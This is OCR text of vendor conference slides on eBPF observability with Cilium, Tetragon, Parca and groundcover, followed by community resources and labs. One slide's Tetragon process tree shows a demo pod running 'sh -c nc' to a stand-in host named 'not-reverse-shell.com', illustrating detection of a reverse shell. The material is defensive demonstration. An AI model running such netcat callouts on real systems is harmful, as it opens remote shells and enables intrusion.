


ISOVALENT

TLS (Tetragon)







ISOVALENT

Combined Network & Runtime

- Metrics
- Histograms
- Events

eBPF Maps

VFS

eBPF

Process tree

```
minikube > {} tenant-jobs > crawler-69d6755789-4lv2x
  1 init noembed norestore H
    4300 kubelet --bootstrap-kubeconfig=/etc/kubernetes/b… H
      Apr 28, 2021, 03:23 PM crawler
        +1 seconds 18987 nice -n 19 du -x -s -B 1 /var/lib/kubelet/pod…
          +1 seconds 18987 du -x -s -B 1 /var/lib/kubelet/pods/8e3796d…
      Apr 28, 2021, 03:23 PM crawler
        +1 seconds 18988 find /var/lib/kubelet/pods/8e3796df-71a7-46b1…
      Apr 28, 2021, 03:23 PM crawler
        +750 ms 18986 nsenter --net=/proc/17420/ns/net -F -- ip -o -4 …
          +751 ms 18986 ip -o -4 addr show dev eth0 scope global
      2 ▸ cilium-cni
    2685 dockerd -H tcp://0.0.0.0:2376 -H unix:///var/run… H
      2692 containerd --config /var/run/docker/containerd/cont… H
        Apr 28, 2021, 03:23 PM kube-proxy
          +30 minutes 18936 containerd-shim-runc-v2 -namespace moby -address /var/run/docker…
            +30 minutes 18944 containerd-shim-runc-v2 -namespace moby -id b0143d450dc90a1e1ddd…
              +30 minutes 18955 runc --root /var/run/docker/runtime-runc/moby…
                +30 minutes 18964 exe init
                  +30 minutes 18964 6 init
                    +322 ms 18964 6 init
              +30 minutes 1 (18966) node server.js
                +5 minutes 18 (22136) sh -c "nc egnpmupmucawhwpr.not-reverse-shel…
                  +5 minutes 18 (22136) nc egnpmupmucawhwpr.not-reverse-shell.com 4…
```

World
cidr:104.244.42.2/32, reserved:world
443


Elasticsearch
k8s:app=elasticsearch, k8s:io.cilium.k8s.policy.cluste…
9200

api.twitter.com
cidr:104.244.42.194/32, reserved:world
443

egnpmupmucawhwpr.not-reverse-shell.com
443

ISOVALENT

Continuous Profiling (Parca)



https://www.parca.dev

Continuous profiling of Cilium:

https://www.youtube.com/watch?v=tScFlySdSAc

ISOVALENT


APM (groundcover)

- Metrics
- Histograms
- Events

eBPF Maps

VFS

eBPF



https://groundcover.com

Bridging Dev and Ops with eBPF

Extending Observability Upwards and Downwards


- From Dumb to Expertise-Driven Observability
- eBPF
- Observing Downwards & Upwards
- **The Bridge**

ISOVALENT

To Infinity...

... and beyond 🚀

- more integration (Grafana, etc.)
- more links between sources (metrics, logs, traces)
- APM




ISOVALENT

eBPF resources


eCHO

eBPF YouTube podcast:
https://www.youtube.com/channel/UCJFUxkVQTBJh3LD1wYBWvuQ



eCHO News

Bi-weekly eBPF newsletter:
https://cilium.io/newsletter/



eBPF & Cilium Slack

http://slack.cilium.io/

ISOVALENT

Practical Labs

... to become a Cilium & eBPF Jedi

isovalent.com/labs

ISOVALENT

Practical Labs


... to become a Cilium & eBPF Jedi


isovalent.com/labs

ISOVALENT

HTTP Golden Signals

with Cilium, Hubble & Grafana





ISOVALENT

Thank you!

https://isogo.to/kcdzh2023